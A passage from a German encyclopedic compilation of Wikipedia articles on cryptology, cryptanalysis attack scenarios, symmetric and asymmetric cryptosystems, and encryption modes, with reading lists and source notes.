Derzeit werden Verschlüsselungstechniken entwickelt, die auf den physikalischen Gesetzen der Quantenmechanik beruhen; gleichzeitig könnten klassische Verschlüsselungsverfahren durch Quantencomputer ihre Sicherheit verlieren.

### Literatur


- Bauer, Friedrich L.: *Entzifferte Geheimnisse. Methoden und Maximen der Kryptologie*. Dritte, überarbeitete Auflage, Springer, Berlin 2000, ISBN 3-540-67931-6.
- Beutelspacher, Albrecht / Schwenk, Jörg / Wolfenstetter, Klaus-Dieter: *Moderne Verfahren der Kryptographie*. Vieweg, 2004, ISBN 3-528-36590-0.
- Buchmann, Johannes: *Einführung in die Kryptographie*. Springer, 2003, ISBN 3-540-40508-9.
- Ertel, Wolfgang: *Angewandte Kryptographie*. Hanser, 2003, ISBN 3-446-22304-5.
- Kahn, David: *The Codebreakers*. Überarbeitete Auflage, Scribner Book Company, 1996, ISBN 0-684-83130-9.
- Schmeh, Klaus: *Die Welt der geheimen Zeichen – Die faszinierende Geschichte der Verschlüsselung*. W3L, 2004, ISBN 3-937137-90-4.
- Schneier, Bruce: *Angewandte Kryptographie*. Addison-Wesley, 1996, ISBN 3-89319-854-7.
- Singh, Simon: *Geheime Botschaften*. dtv, 2001, ISBN 3-423-33071-6.
- Wrixon, Fred B.: *Codes, Chiffren & andere Geheimsprachen*. Könemann, 2001, ISBN 3-8290-3888-7.


*Quelle: http://de.wikipedia.org/wiki/Kryptografie. Historie: 19.1.02: Angelegt von Vulture, danach bearbeitet von den Hauptautoren Vulture, Duesentrieb, Caramdir, Uli-g, Maynard, Steven Malkovich, Gazelle, Priwo, Hagbard, Zwobot, Ben-Zin, Trias2k2, Swisscarbon, HeikoStamer, Heiko Hahn, H farnsworth, Achim Raschka, Forevermore, Pinguin.tk, Robbot, Sansculotte, Brazzy, Stern, Kubieziel, Falkue, Koethnig, Amtiss, Unukorno, Haeber, Ozuma, PuppetMaster, Fristu, FrankA, Cyper, Akl, Blubbalutsch, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*





## Kryptologie

Die Kryptologie ist die Wissenschaft der ➔Verschlüsselung und der Entschlüsselung von Informationen sowie der Analyse kryptografischer Verfahren zum Zweck der Bewertung ihrer Stärken und Schwächen.
Sie umfasst dabei folgende Gebiete:

- ➔Kryptografie (Lehre von der Verschlüsselung von Informationen, »Geheimschrift«)
- ➔Kryptoanalyse (Analyse und Bewertung der Sicherheit von Kryptoverfahren gegen unbefugte Angriffe)

Die Verschlüsselung kann dabei auf unterschiedlichen Strukturen der Sprache basieren: Während in der frühen Phase der Kryptologie die Codierung (Verschlüsselung auf Wortebene) beliebt war, gewannen später Chiffren (Verschlüsselung auf Zeichenebene) an Bedeutung. Auch moderne kryptologische Algorithmen operieren entweder auf Byte- (also Zeichen) oder sogar auf Bit-Ebene. Aus Performance-Gründen wird bei Software-Implementierungen in der Regel eine Byte-weise und bei Hardware-Implementierungen eine Bit-weise Verarbeitung der Daten bevorzugt, da die jeweiligen Operationen schneller sind.

Früher mussten Texte mühsam von Hand ver- und entschlüsselt werden. Im 20. Jahrhundert wurden elektromechanische Verschlüsselungsmaschinen erfunden, eine der bekanntesten war die deutsche ➔Enigma. Heute wird diese Arbeit von Computern übernommen.

Nachdem die Kryptologie früher fast ausschließlich für das Militär eine Rolle spielte, hält sie heutzutage auch Einzug in zivile Bereiche. Besonders im Internet ist die sichere Übertragung von Informationen, wie z. B. Passwörtern oder Kreditkartennummern, unerlässlich geworden.

Aktuell verwendete (starke) Verschlüsselungsalgorithmen (z. B. RSA, AES) gelten als extrem sicher. Mit ihrer Hilfe chiffrierte Daten können nur mit enormem Aufwand ohne den entsprechenden Schlüssel dechiffriert werden. Eine Kryptoanalyse solcher Verfahren ist, wenn der Schlüssel entsprechend komplex ist, selbst für Strafverfolgungsbehörden oder Geheimdienste aussichtslos. Das gilt allerdings nur unter der Annahme, dass diese Institutionen nicht insgeheim die zugrundeliegenden mathematischen Probleme (im Falle von RSA die effiziente Faktorisierung großer Zahlen) gelöst haben.

Viele Regierungen, darunter Irak, Myanmar, die Volksrepublik China, USA und Frankreich, wollen Verschlüsselung verbieten oder ineffektiv machen. Sie befürchten, Kriminelle oder Regierungskritiker könnten

auf diese Weise kommunizieren, ohne dass dies von ihnen kontrolliert werden kann. Gegner dieser Maßnahmen kritisieren jedoch die damit einhergehende Einschränkung des Grundrechts auf Vertraulichkeit des Wortes, da es – mit Hilfe technischer Maßnahmen – für einen Staat heute möglich ist, die gesamte elektronische Kommunikation der Bevölkerung zu überwachen.

Im Volksmund kann etwas kryptisch sein, wenn es unleserlich, schwer verständlich oder sinnlos erscheint.

*Quelle: http://de.wikipedia.org/wiki/Kryptologie. Historie: 3.5.02: Angelegt von Ben-Zin, danach bearbeitet von den Hauptautoren Ben-Zin, Zook, Felix Jongleur, Kurt Jansson, Kku, Maynard, Steven Malkovich, Nikai, Achim Raschka, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Kryptoanalyse

Die Kryptoanalyse bzw. Kryptanalyse bezeichnet die Studie von Methoden und Techniken, um Informationen aus verschlüsselten Texten zu gewinnen. Diese Informationen können sowohl der verwendete Schlüssel wie auch der Originaltext sein. Kryptoanalyse ist der »Gegenspieler« der ➡Kryptografie. Beide sind Teilgebiete der ➡Kryptologie.

Lange Zeit beschäftigten sich hauptsächlich Mathematiker mit der Kryptologie. Mit der Verbreitung von Computern sind Kryptologen immer auch zu einem gewissen Teil Informatiker. Ein wichtiger Ansatz ist, wiederkehrende Muster zu erkennen und zusätzliches Wissen aus ➡Social Engineering. So konnte etwa die ➡Enigma mit einem anfänglichen Wissen geknackt werden, dass am Anfang zweimal der Schlüssel für den Rest der Nachricht (verschlüsselt mit einem unbekannten Tagesschlüssel) und anschließend das Datum und der Wetterbericht gesendet wurde. Man konnte damit den Tagesschlüssel rekonstruieren.

Bevor mechanische Apparate wie die Enigma oder Computer der Kryptografie ermöglichten, Nachrichten zu Pseudo-Zufallsfolgen zu verwürfeln, war die Statistik die stärkste Waffe, um Nachrichten zu entschlüsseln. Solange ein Mensch die Texte von Hand verschlüsselt, muss der verwendete Algorithmus einfach genug bleiben, um die Nachricht in vertretbarer Zeit fehlerfrei umzusetzen. Diese ➡Verschlüsselungsverfahren sind durch die Statistik angreifbar. Mit ihr wird die Häufigkeit bestimmter Zeichen und Zeichenfolgen bestimmt. Mit dem Wissen über die Gesetzmäßigkeiten einer Sprache können Buchstaben und Wörter zugeordnet werden und der Klartext rekonstruiert werden.





Seitdem Computer durch ihre Geschwindigkeit und Präzision die statistischen Bindungen in einem verschlüsselten Text auf fast Null reduzieren, müssen neue Analysetechniken verwendet werden, den Verschlüsselungsalgorithmus aufzudecken, eine Schwachstelle im Algorithmus auszunutzen (wie auch schon die Statistik Schwachstellen nutzte) und den Schlüssel zu rekonstruieren, mit dem die Nachricht verschlüsselt wurde.

Wenn es um die Analyse einer alten, nicht mehr bekannten Schrift geht, spricht man von Entzifferung.

### Angriffsszenarien

Nach dem Kerckhoffschen Prinzip geht man grundsätzlich davon aus, dass der Angreifer das grundsätzliche Verschlüsselungsverfahren kennt, jedoch nicht den verwendeten Schlüssel. Es hat sich in der Vergangenheit immer wieder gezeigt, dass Verschlüsselungsverfahren, die nur auf der Geheimhaltung des Algorithmus beruhen, schwach sind. Früher oder später wurde der Algorithmus gefunden oder durch diverse Verfahren aufgedeckt.

Ziel eines Angriffes ist die Ermittlung des geheimen Schlüssels, der dann in der Zukunft beliebige Entschlüsselungen erlaubt.

Man unterscheidet verschiedene Angriffszenarien auf ein Kryptosystem:

**Brute Force –** *(*➡Brute-Force-Methode) Alle möglichen Schlüssel werden nacheinander durchprobiert. Die Reihenfolge wird gegebenenfalls nach der Wahrscheinlichkeit ausgewählt. Diese Methode ist auch bei modernen Verschlüsselungsverfahren sinnvoll, wenn von der Verwendung eines relativ schwachen Passwortes ausgegangen werden kann.

Schon auf handelsüblichen Computern (Stand 2005) können ohne Weiteres mehrere hunderttausend Schlüssel pro Sekunde ausprobiert werden. Ein halbwegs ausgerüsteter Angreifer kann mehrere Millionen Schlüssel pro Sekunde testen.

**Wörterbuch-Attacke (engl.: *dictionary attack*) –** Alle Schlüssel aus speziell zu diesem Zweck angefertigten Passwortsammlungen werden nacheinander durchprobiert. Die Reihenfolge wird gegebenenfalls nach der Wahrscheinlichkeit ausgewählt. Diese Methode ist auch bei modernen Verschlüsselungsverfahren sinnvoll, wenn von der Verwendung eines relativ einfachen Passwortes ausgegangen werden kann.

Auch das Ausprobieren aller denkbaren Wörter ist ohne weiteres möglich. Bei einem aktiven Wortschatz von 50.000 Wörtern pro Sprache können selbst auf handelsüblichen Rechnern dutzende Sprachen innerhalb weniger Sekunden ausprobiert werden. Ein einzelnes Wort als Schlüssel ist daher sehr unsicher.

**Ciphertext Only –** Manchmal wird diese Methode auch als *Known Ciphertext* bezeichnet. Der Angreifer kennt einen oder mehrere Geheimtexte und versucht mit deren Hilfe, auf den Klartext beziehungsweise den Schlüssel zu schließen.

**Probable Plaintext –** Der Angreifer besitzt Geheimtext und hat Grund zu der Annahme, dass dieser bestimmte Wortgruppen oder markante Wörter enthält, mit denen eine Analyse versucht werden kann. Die bekannten Wörter werden als *Crib* bezeichnet.

**Known Plaintext –** Der Angreifer besitzt Geheimtext(e) und die/den zugehörigen Klartext(e). Beide werden benutzt, um den Schlüssel zu ermitteln.

**Angriff mit frei wählbarem Klartext (engl.: *chosen-plaintext attack*) –** Beim Angriff mit frei wählbarem Klartext kann der Angreifer (Kryptoanalytiker) die zu verschlüsselnden Klartexte frei wählen und hat Zugang zu den entsprechenden Geheimtexten. Gegenüber dem Angriff mit bekanntem Klartext hat diese Variante den Vorteil, dass der Angreifer gezielt den Klartext variieren und die dadurch entstehenden Veränderungen im Geheimtext analysieren kann. Typischerweise schiebt der Angreifer dem Opfer die zu verschlüsselnden Nachrichten so unter, dass dem Opfer die Selektion durch eine andere Person nicht bewusst wird.

*Historisches Beispiel* – Im Zweiten Weltkrieg wurden von der britischen Royal Navy gezielt Minenfelder verlegt, die den Angriff mit frei wählbarem Klartext ermöglichten. Die deutsche Aufklärung übermittelte die Daten der Minenfelder (Position, Größe, Verlegungszeit) verschlüsselt und per Funk an ihr Hauptquartier. Indem die Parameter der Minenfelder bei jeder neuen Verlegung leicht variiert wurden, gaben die Briten dem deutschen Militär den Klartext ihrer Meldungen vor. Die verschlüsselten Nachrichten wurden abgehört und konnten mit den bekannten Klardaten verglichen werden.





**Adaptive Chosen Plaintext / Differentielle Kryptoanalyse –** Ähnlich dem vorhergehenden Angriff: Der Angreifer hat längere Zeit Zugang zu einem Verschlüsselungssystem und kann sich immer wieder frei gewählte Klartexte verschlüsseln. Insbesondere kann er nach der Analyse des erhaltenen Kryptotextes je nach Ergebnis gezielt einen neuen Klartext zum Verschlüsseln wählen (daher »adaptiv«).

**Adaptive Chosen Ciphertext –** Ähnlich zum vorhergehenden Angriff, allerdings hat der Angreifer längere Zeit Zugang zum System und kann nach jeder Analyse gezielt einen neuen Kryptotext zum Entschlüsseln wählen.

**Chosen Text –** Kombination aus Chosen Plaintext und Chosen Ciphertext.

**Adaptive Chosen Text –** Kombination aus Adaptive Chosen Plaintext und Adaptive Chosen Ciphertext.

**Side Channel –** Der Angreifer versucht, außer dem Klartext, den Chiffren oder dem Schlüssel zunächst auch andere Daten zu erfassen (zum Beispiel Dauer der Verschlüsselung, zeitlicher Verlauf des Stromverbrauchs eines Chips) und daraus Informationen über den verwendeten Algorithmus und Schlüssel zu gewinnen.

**Lineare Kryptoanalyse –** Diese Methode wurde 1993 von Mitsuru Matsui veröffentlicht. Das Verfahren basiert auf der linearen Annäherung an den wahrscheinlichsten Schlüssel zum Brechen von Blockverschlüsselungsverfahren.

### Literatur


- Poe, Edgar Ellen: *Der Goldkäfer* (Erzählung von 1843, in der eine Geheimschrift systematisch entschlüsselt wird).
- Schmeh, Klaus: *Die Welt der geheimen Zeichen*. ISBN 3-937137-90-4.
- Singh, Simon: *Geheime Botschaften*. ISBN 3-423-33071-6.
- Stinson, Douglas R.: *Cryptography – Theory and Practice*. ISBN 1-58488-206-9.


*Quelle: http://de.wikipedia.org/wiki/Kryptoanalyse. Historie: 16.9.03: Anonym angelegt, danach bearbeitet von den Hauptautoren Felix Jongleur, DaTroll, Kubieziel, Nerd, Akl, Stern, Rat, Cyrusdreams, Fab, Steven Malkovich, Purodha, Achim Raschka, Hendrik Brummermann, AndreasPraefcke, Aporia, .tiger, Mjk, 4Li3N51, Trugbild, Karl-Henner, MFM, Forevermore, Fgb, FlaBot, Zwobot, Stefan Kühn, Paddy, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Symmetrisches Kryptosystem

Ein symmetrisches Kryptosystem ist ein Kryptosystem, welches im Gegensatz zu einem ➡asymmetrischen Kryptosystem den gleichen Schlüssel zur ➡Ver- und ➡Entschlüsselung verwendet. Bei manchen symmetrischen Verfahren (z. B. IDEA) ist es dafür zunächst notwendig, den Verschlüsselungsschlüssel in einen Entschlüsselungsschlüssel zu transformieren.




Abb. 29: Verschlüsselung mit geheimem Schlüssel




Abb. 30: Entschlüsselung mit geheimem Schlüssel

Man teilt die symmetrischen Verfahren in *Blockchiffren* und *Stromchiffren* auf. Mit Stromchiffren wird der Klartext Zeichen für Zeichen ver- bzw. entschlüsselt, um den Zieltext zu erhalten. Ein Blockchiffre arbeitet mit einer festen Blockgröße und ver- bzw. entschlüsselt mehrere Zeichen in einem Schritt.

Der große Nachteil symmetrischer Verfahren liegt in der Nutzung ein und desselben Schlüssels zur Ver- und Entschlüsselung. Ist der Schlüssel einem Angreifer bekannt, ist es für ihn ein Leichtes, an Information zu gelangen und Fehlinformationen durch Veränderung der Originalnachricht zu verbreiten. Ein weiteres typisches Problem beim Einsatz von symmetrischen Verfahren ist, wie der Schlüssel erstmals über unsichere Kanäle übertragen werden kann. Üblicherweise kommen hierfür dann asymmetrische Kryptosysteme zum Einsatz, basierend auf dem Diffie-Hellman-Algorithmus, womit einige Vorteile beider ausgenutzt und einige Nachteile beider ausgemerzt werden können: beispielsweise die Kombination der schnelleren symmetrischen Verschlüsselung mit dem Wegfallen des Zugriffs eines Angreifers auf den ungeschützten Schlüssel durch die asymmetrische Verschlüsselung über einen unsicheren Kanal.

Die ersten angewandten kryptografischen Algorithmen waren alle symmetrische Verfahren und finden schon Erwähnung zu Julius Cäsars Zeiten.

### Verfahren

- AES (Advanced Encryption Standard) oder Rijndael: der US-amerikanische Verschlüsselungsstandard, Nachfolger des DES; von Joan Daemen und Vincent Rijmen entwickeltes Blockverschlüsselungsverfahren
- DES (Data Encryption Standard) oder Lucifer: bis zum Oktober 2000 der Verschlüsselungsstandard der USA. Lucifer, das Verfahren, wurde 1974 von IBM entwickelt. Die Version für Privatanwender heißt Data Encryption Algorithm (DEA).
- Triple-DES: eine Weiterentwicklung des DES-Verfahrens; dreimal langsamer, aber um Größenordnungen sicherer
- IDEA (International Data Encryption Algorithm): ein 1990 an der ETH Zürich entwickeltes Blockverschlüsselungsverfahren; Softwarepatentiertiert von Ascom Systec; Anwendung in PGP
- Blowfish: 1993 von Bruce Schneier entwickeltes Blockverschlüsselungsverfahren, unpatentiert
- Twofish: Blockverschlüsselungsverfahren, vom Counterpane Team; wird u. a. in Microsoft Windows eingesetzt
- CAST-128, CAST-256: Blockverschlüsselungsverfahren von Carlisle M. Adams
- RC2, ➡RC4, RC5, RC6 (»Rivest Cipher«): mehrere Verschlüsselungsverfahren von Ronald L. Rivest

*Quelle: http://de.wikipedia.org/wiki/Symmetrisches_Kryptosystem. Historie: 19.5.03: Angelegt von Vanis, danach bearbeitet von den Hauptautoren Kku, Vanis, Stern, Janusbs01, Meph666, Bluec, Warp, Steven Malkovich, Zwobot, Fgb, Fristu, Priwo, Bmr, RobotE, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*





## Asymmetrisches Kryptosystem

Ein asymmetrisches Kryptosystem ist ein Kryptosystem, das im Gegensatz zu einem ➡symmetrischen Kryptosystem verschiedene Schlüssel zur ➡Ver- und ➡Entschlüsselung verwendet.

### Prinzip

Das asymmetrische Verfahren wird auch als Public-Key-Verfahren bezeichnet. Bei diesem Verfahren besitzt der Anwender zwei Schlüssel, einen öffentlichen und einen geheimen Schlüssel. Beide Schlüssel erfüllen bestimmte Aufgaben.




Abb. 31: Verschlüsselung mit öffentlichem Schlüssel

Der öffentliche Schlüssel wird, wie der Name sagt, öffentlich gemacht. Jeder andere Anwender kann diesen Schlüssel benutzen, um an den Eigentümer eine verschlüsselte Nachricht zu senden.

Der geheime Schlüssel wird vom Besitzer geheim gehalten. Er dient dazu, an ihn gesendete, verschlüsselte Nachrichten zu entschlüsseln (siehe Abb. 34 beim ➧symmetrischen Kryptosystem).

Je nach verwendetem Schlüssel entstehen bei der Verschlüsselung derselben Daten unterschiedliche verschlüsselte Daten. Sei zum Beispiel *T* ein zu verschlüsselnder Text: Verschlüsselung mit

- geheimem Schlüssel ergibt verschlüsselten Text $VT_{geheim}$
- öffentlichem Schlüssel ergibt $VT_{öffentlich}$

$VT_{geheim}$ ist im Allgemeinen verschieden von $VT_{öffentlich}$. Nur bei äußerst schlechter Wahl der Schlüssel können beide verschlüsselten Texte gleich sein. Die Dechiffrierung kann jeweils nur mit dem Gegenstück erfolgen. Weder kann $VT_{geheim}$ mit dem geheimen Schlüssel dechiffriert werden, noch kann $VT_{öffentlich}$ mit dem öffentlichen Schlüssel dechiffriert werden. Diese Tatsache wird bei der elektronischen Unterschrift genutzt, da nur der Besitzer des geheimen Schlüssels einen Hash-Wert, der das Dokument identifiziert, chiffrieren kann. Der Hash-Wert des Dokumentes wird vom Empfänger der Nachricht errechnet und mit dem chiffrierten Hash-Wert, der mit dem öffentlichen Schlüssel des Absenders dechiffriert werden kann, auf Übereinstimmung geprüft. Sind beide Hash-Werte gleich, ist sichergestellt, dass der Absender im Besitz des geheimen Schlüssels ist und das Dokument signiert hat.

### Geschichte

Asymmetrische Verfahren sind ein relativ neues Gebiet der Kryptografie. Eine wichtige Vorarbeit für die asymmetrischen Verfahren sind die Arbeiten von Whitfield Diffie, Martin Hellman und Ralph Merkle zum geheimen Schlüsselaustausch Anfang der 1970er Jahre. Im Sommer 1975 veröffentlichten Diffie und Hellman eine Idee zur asymmetrischen Verschlüsselung, ohne jedoch ein genaues Verfahren zu kennen.

Anfang der 1970er Jahre wurde von Ellis, Cocks und Williamson ein dem späteren Verfahren von Diffie-Hellman ähnliches asymmetrisches Verfahren entwickelt, welches aber in seiner wirtschaftlichen Bedeutung nicht erkannt und aus Geheimhaltungsgründen nicht (wissenschaftlich) publiziert und auch nicht zum Patent angemeldet wurde. Alle drei waren Mitarbeiter des englischen Government Communications Headquarters.





Der Durchbruch gelang Ronald L. Rivest, Adi Shamir und Leonard M. Adleman, die 1977 das RSA-Verfahren entwickelten. Es gilt bis heute als sicheres Verfahren und hat außerdem den großen Vorteil, in beiden Richtungen eingesetzt werden zu können.

| Jahr | Kryptosystem |
|---|---|
| *1977* | RSA |
| *1978* | McEliece |
| *1979* | Rabin |
| *1984* | Chor-Rivest |
| *1985* | Elgamal |

### Anwendung

Asymmetrische Kryptosysteme werden zur Verschlüsselung, Authentifizierung und Sicherung der Integrität eingesetzt. Dies geschieht heutzutage z. B. beim ➧E-Mail-Verkehr (OpenPGP,S/MIME) ebenso wie bei kryptografischen Protokollen wie SSH.

Damit können sie ebenfalls zur sicheren Abwicklung von Geschäften im Internet eingesetzt werden, wo sie die Identität der Vertragspartner bestätigen, diese authentifizieren und die Unveränderbarkeit der ausgetauschten Daten sicherstellen sollen (Elektronische Signatur). Dazu ist eine Infrastruktur notwendig, die die Gültigkeit der Schlüssel durch Zertifikate bestätigt. Für diese Aufgabe gibt es sog. Trustcenter. Dabei werden, je nach Klasse der ➧Zertifikate, persönliche Daten erfasst.

### Bewertung

**Vorteile –** Asymmetrische Kryptosysteme haben den Vorteil, dass sie das Geheimnis möglichst klein halten, da jeder Benutzer nur seinen eigenen privaten Schlüssel geheim halten muss. Im Gegensatz dazu muss bei einem symmetrischen Kryptosystem jeder Benutzer alle Schlüssel geheim halten, was mit einem steigenden Aufwand geschehen muss, je mehr Teilnehmer daran beteiligt sind (große Zahl an Schlüsseln).

Als weiterer Punkt vermindert sich das so genannte Schlüsselverteilungsproblem. Bei einem symmetrischen Kryptosystem müssen die Schlüssel auf einem sicheren Weg übermittelt werden. Dies kann sehr aufwändig werden, wenn die Beteiligten weit auseinander wohnen. Mit dem öffentlichen Schlüssel kann dieses Problem ohne weiteres ignoriert werden, da nicht er, sondern der private Schlüssel das Geheimnis trägt. Voraussetzung dafür ist aber, dass der öffentliche Schlüssel echt ist und nicht von einem ➧Man-In-The-Middle vorgetäuscht wird. Dies versucht man mit dem Einsatz von ➧Zertifizierungsstellen.

Wenn man mit vielen Beteiligten kommuniziert, von jedem einen Schlüssel bekommt und auch für jeden einen eigenen Schlüssel generiert, steigt die Anzahl zu verwaltender Schlüssel bei einem symmetrischen

Kryptosystem sehr schnell an. (Die Schlüssel müssen ja auch geheim gehalten werden.) Da beim asymmetrischen Kryptosystem alle Kommunikationspartner nur einen öffentlichen Schlüssel der einzelnen Partner besitzen und nur ihren eigenen privaten Schlüssel geheim halten müssen, nimmt der Aufwand für die Schlüsselverwaltung ab.

**Nachteile –** Im Vergleich zu symmetrischen Algorithmen arbeiten die asymmetrischen Algorithmen extrem langsam. In der Praxis wird dieses Problem dadurch umgangen, dass hybride Verfahren eingesetzt werden.

Ein anderes Problem ist, dass die Sicherheit vieler asymmetrischer Kryptosysteme auf unbewiesenen Annahmen beruht. Es wird lediglich stark vermutet, dass die den verschiedenen Verfahren zugrundeliegenden Einwegfunktionen nur mit enormem Rechenaufwand umkehrbar sind. Es kann also nicht ausgeschlossen werden, dass noch unbekannte Algorithmen existieren, die die Umkehrung der »Einwegfunktion« mit vertretbarem Aufwand leisten. In den Artikeln zu den einzelnen Verfahren ist dies für das jeweilig verwendete mathematische Problem genauer beschrieben.

Es gibt immer noch das Verteilungsproblem mit dem so genannten Mittelsmann- oder Man-In-The-Middle-Angriff. Dabei entsteht die Frage: Ist der öffentliche Schlüssel tatsächlich echt? Ein Mittelsmann täuscht den öffentlichen Schlüssel eines Kommunikationspartners vor, entschlüsselt die Nachricht mit seinem privaten Schlüssel, verschlüsselt die Nachricht mit dem eigentlichen öffentlichen Schlüssel und sendet sie weiter. Dieses Problem wird mit Hilfe von vertrauenswürdigen Zertifizierungsstellen angegangen.

### Weitere Informationen

Zu den asymmetrischen Verschlüsselungsalgorithmen zählen RSA, die Rabin- und die Elgamal-Kryptosysteme. In den letzten Jahren wurde die Verschlüsselung mit Elliptischen Kurven immer populärer, da sie mit wesentlich kleineren Schlüsseln auskommt.

### Literatur


- Beutelspacher, Albrecht / Schwenk, Jörg / Wolfenstetter, Klaus-Dieter: *Moderne Verfahren der Kryptographie. Von RSA zu Zero-Knowledge.* 4. Auflage, Vieweg-Verlag, 2001, ISBN 3-528-36590-0.
- Ertel, Wolfgang: *Angewandte Kryptographie.* Hanser Fachbuchverlag, München/Wien 2003, ISBN 3-446-22304-5.







- Paine, Steve / Burnett, Stephen: *Kryptographie RSA Security's Official Guide.* 1. Auflage, RSA Press, Bonn 2001, ISBN 3-8266-0780-5.
- Singh, Simon: *Codes.* dtv, München 2002, ISBN 3-423-62167-2 (Auszug aus *Geheime Botschaften*).
- Singh, Simon: *Geheime Botschaften.* 4. Auflage, dtv, München 2001, ISBN 3-423-33071-6.
- Schneier, Bruce: *Applied Cryptography.* Second Edition, John Wiley & Sons, 1996, ISBN 0-471-11709-9.
- Wobst, Reinhard: *Abenteuer Kryptologie.* 3. Auflage, Addison-Wesley, München 2003, ISBN 3-8273-1815-7.


*Quelle: http://de.wikipedia.org/wiki/Asymmetrisches_Kryptosystem (gekürzt). Historie: 20.5.03: Angelegt von Vanis, danach bearbeitet von den Hauptautoren Gmoeller, Vanis, Wolley, Stern, MlaWU, Wernfried, Rat, DreamFlasher, Robbot, Meph666, Wiegels, LetsGetLauth, Warp, Steven Malkovich, W.ewert, Achim Raschka, Priwo, Leonardo, Chrisfrenzel, FutureCrash, Eldred, Zwobot, Kurt seebauer, Magnus, Rdb, anonym. 12.1.06-1.2.06: WikiPress-Redaktion.*

## Verschlüsselung

Verschlüsselung nennt man den Vorgang, bei dem ein »Klartext« mit Hilfe eines Verschlüsselungsverfahrens (Algorithmus) in einen »Geheimtext« umgewandelt wird. Als Parameter des Verschlüsselungsverfahrens werden ein oder mehrere Schlüssel verwendet. Das Forschungsgebiet, das sich mit der Verschlüsselung und ihrer Geschichte beschäftigt, wird als ➔Kryptografie bezeichnet.

Den umgekehrten Vorgang, also die Verwandlung des Geheimtextes zurück in den Klartext, nennt man ➔Entschlüsselung. Die Algorithmen zur Ver- bzw. Entschlüsselung müssen nicht identisch sein. Ebensowenig müssen identische Schlüssel zum Einsatz kommen. Das Forschungsgebiet der Entschlüsselung heißt ➔Kryptoanalyse und ist natürlich eng verwandt mit der Kryptografie.

In der zwischenmenschlichen Kommunikation spricht man allgemeiner von verschlüsselten Informationen, wenn diese zwecks Transport an ein Gegenüber mittels Symbolen erfolgt. Als Symbole dienen hierbei z. B. Sprache, Mimik, Gestik, Lautierungen. Das richtige Verstehen einer Nachricht (die entsprechende Deutung der Symbole durch das gegenüber) kann unter Umständen problematisch sein, weil eine korrekte Deutung der Symbole im Sinne der Absicht des Senders nicht immer gelingt.

### Kryptografie und Kryptoanalyse

Als Vertreter historisch gegensätzlicher Interessen stehen sich Kryptografen und Kryptoanalytiker gegenüber. Die Entwicklung der Verschlüsselungstechniken erfolgte meist im Militär. Die eine Seite (Kryptografen) versuchte ihre Nachrichten zu verschlüsseln – die Gegenseite (Kryptoanalytiker) versuchte diese zu entziffern. Heute ist die Forschung auf dem Gebiet der Verschlüsselung wesentlich breiter. Es gibt zahlreiche Personen wie auch Institutionen, die sowohl neue Verschlüsselungstechniken entwickeln als auch gleichzeitig versuchen, bestehende zu brechen.

In der Hoffnung, einem kryptografischen Verfahren dadurch zusätzliche Sicherheit zu verleihen, wurden Verschlüsselungsalgorithmen gerne geheim gehalten. Die Vergangenheit hat gezeigt, dass in Wahrheit das Risiko heimlicher, aber routinemäßiger Angriffe auf verschlüsselte Information oder Transportwege viel zu hoch ist. Daher bemühen sich ernstzunehmende Wissenschaftler heute, die Algorithmen von einer breiten Öffentlichkeit analysieren zu lassen. Denn nur, so lange möglichst viele Fachleute keine Schwachstelle finden, gilt ein Verfahren noch als sicher (Kerckhoffs Prinzip).

### Schlüsselverteilung

Eine grobe Unterscheidung in ➧symmetrische und ➧asymmetrische Verschlüsselungssysteme ergibt sich aus der Weise, wie kryptografische Schlüssel an die am Verfahren Beteiligten vermittelt werden:

Bei symmetrischen Systemen besitzen beide Kommunikationspartner denselben Schlüssel und müssen diesen vor Beginn der Kommunikation sicher ausgetauscht haben (z. B. mittels Diffie-Hellman-Schlüsselaustausch oder Zusendung per Post). Bekannte klassische symmetrische Verfahren sind die Cäsar-Chiffre, der DES (komplexitätstheoretisch sicher) und das One-Time-Pad (informationstheoretisch sicher). Zu den modernen und derzeit als sicher angesehenen Verfahren gehören der Rijndael, Twofish sowie 3DES, wobei dem Rijndael durch seine Erhebung zum Advanced Encryption Standard und aufgrund seiner Bevorzugung durch staatliche US-amerikanische Stellen eine herausragende Rolle zukommt.

Asymmetrische Systeme zeichnen sich dadurch aus, dass für jeden Teilnehmer ein Schlüsselpaar generiert wird. Ein Schlüssel jedes Paars wird veröffentlicht, der andere bleibt geheim. Die Asymmetrie ergibt sich, weil ein Schlüssel eines Paars immer nur ver- und der andere immer nur entschlüsseln kann. Das bekannteste dieser Verfahren ist das RSA-Kryptosystem.





### Verschlüsselungsoperationen

Man unterscheidet zwei grundlegende Verschlüsselungsoperationen, die einzeln oder in Kombination eingesetzt werden können, um Nachrichten zu verschlüsseln.

- Transposition: Bei einer Transposition werden die Zeichen untereinander vertauscht. Zum Beispiel wird der Text rückwärts geschrieben, oder man vertauscht jeden 2. mit jedem 5. Buchstaben.
- Substitution: Bei der Substitution werden Zeichen durch andere ersetzt. Zum Beispiel werden alle Buchstaben durch Zahlen ersetzt.

### Verschlüsselungsmodi

Wenn Verschlüsselungen bei derselben Klartext-Eingabe immer zu denselben Geheimtexten führen, erhöht sich die Wahrscheinlichkeit, der Verschlüsselung durch analytische Verfahren auf die Spur kommen zu können. Man unterscheidet daher die folgenden Verschlüsselungsmodi:

- Electronic code book (ECB): Aus einem Klartextblock wird immer derselbe Geheimtext erzeugt.
- Cipher block chaining (CBC): In die Verschlüsselung fließt der jeweils vorher verschlüsselte Block ein.
- Cipher Feedback (CFB)
- Output Feedback (OFB)

Insgesamt führt dabei auch CBC bei identischer Klartext-Eingabe zu immer demselben Geheimtext (nur wenn immer der gleiche Initialisierungsvektor verwendet wird!). Beide Verfahren sind also letztlich deterministisch. Doch unterscheiden sich innerhalb eines Klartextes die Transformationen: Wenn im Klartext zweimal derselbe Klartext-Block aufeinanderfolgt, führen CBC-Verfahren im Gegensatz zu ECB-Verfahren zu unterschiedlichen Geheimtextblöcken.

### Klartextverarbeitung
